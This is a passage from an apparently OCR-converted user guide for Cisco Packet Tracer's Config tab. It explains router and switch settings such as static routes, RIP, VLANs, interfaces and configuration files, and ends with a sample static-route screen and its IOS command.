In the **Algorithm Settings**, you can override the global Algorithm Settings by removing the checkmark **Global Settings** and then set your own values for the **Half-Open Session Multiplier**, **Maximum Number of Connections**, **Maximum Number of Opened Sessions**, and **Maximum Retransmission Timeout in Milliseconds**. For the Cisco 1841 and Cisco 2811, you can also set the **Storm Control Multiplier**.




Routing Configuration

You can make static routes on the router by choosing the **Static** sub-panel. Each static route you add requires a network address, subnet mask, and next hop address.




You can enable RIP version 1 on specified networks by choosing the **RIP** sub-panel. Enter an IP address into the **Network** field and click the **Add** button. The RIP-enabled network is added to the **Network Address** list. You can disable RIP on a network by clicking the **Remove** button to remove it from the list.




VLAN Database Configuration (Cisco 1841 and Cisco 2811 only)

The Cisco 1841 and 2811 routers support VLAN configuration. You can manage the VLANs on the router from the **VLAN Database** sub-panel. You can add VLANs by entering a name and a VLAN number and pressing the **Add** button. You can see all existing VLAN entries in the list below the button. You can remove a VLAN by selecting it in the list and then pressing the **Remove** button.



Interface Configuration

A router can support a wide range of interfaces including serial, modem, copper Ethernet, and fiber Ethernet. Each interface type may have different configuration options, but in general, you can set the **Port Status** (on or off), **IP Address**, **Subnet Mask**, and **Tx Ring Limit**. For Ethernet interfaces, you can also set the **MAC Address**, **Bandwidth**, and **Duplex** setting. For serial interfaces, you can set the **Clock Rate** setting.



Configuring Switches


The **Config** tab for the switch offers three general levels of configuration: global, switching, and interface. The global level offers the same settings as a router. The routing level also offers the same configuration parameters as a router. The switching level, however, is where you can manage the VLAN database of the switch. The interface level configurations also offer access to the VLAN settings of the switch. Note that the **Config** tab provides an alternative to the Cisco IOS CLI only for some simple, common features; to access the full set of switch commands that have been modeled you must use the Cisco IOS CLI.

Throughout your configurations in the **Config** tab, the lower window will display the equivalent Cisco IOS commands for all your actions.

Global Settings

In global settings, you can change the switch display name as it appears on the workspace and the hostname as it appears in the Cisco IOS. You can also manipulate the switch configuration files in these various ways:


- Erase the NVRAM (where the startup configuration is stored).
- Save the current running configuration to the NVRAM.
- Export the startup and running configuration to an external text file.
- Load an existing configuration file (in .txt format) into the startup configuration.
- Merge the current running configuration with another configuration file.



Algorithm Settings

In the **Algorithm Settings**, you can override the global Algorithm Settings by removing the checkmark **Global Settings** and then set your own values for the **Maximum Number of**


Connections, **Maximum Number of Opened Sessions**, and **Storm Control Multiplier**. For the Cisco Catalyst 3560-24PS, you can also set the **Half-Open Session Multiplier**.




Routing Configuration (Cisco Catalyst 3560-24PS only)

The Cisco Catalyst 3560-24PS multilayer switch supports IP routing. You can make static routes on the router by choosing the **Static** sub-panel. Each static route you add requires a network address, subnet mask, and next hop address.


You can enable RIP version 1 on specified networks by choosing the **RIP** sub-panel. Enter an IP address into the **Network** field and click the **Add** button. The RIP-enabled network is added to the **Network Address** list. You can disable RIP on a network by clicking the **Remove** button to remove it from the list.


Multilayer Switch0
Physical
Config
CLI
GLOBAL
Settings
Algorithm Settings
ROUTING
Static
RIP
SWITCHING
VLAN Database
INTERFACE
FastEthernet0/1
FastEthernet0/2
FastEthernet0/3
FastEthernet0/4
FastEthernet0/5
FastEthernet0/6
Static Routes
Network
192.168.1.0
Mask
255.255.255.0
Next Hop
192.168.1.2
Add
Network Address
192.168.1.0/24 via 192.168.1.2
Remove
Equivalent IOS Commands
Switch#configure terminal
Enter configuration commands, one per line. End with CNTL/Z.
Switch(config)#ip route 192.168.1.0 255.255.255.0 192.168.1.2
Switch(config)#



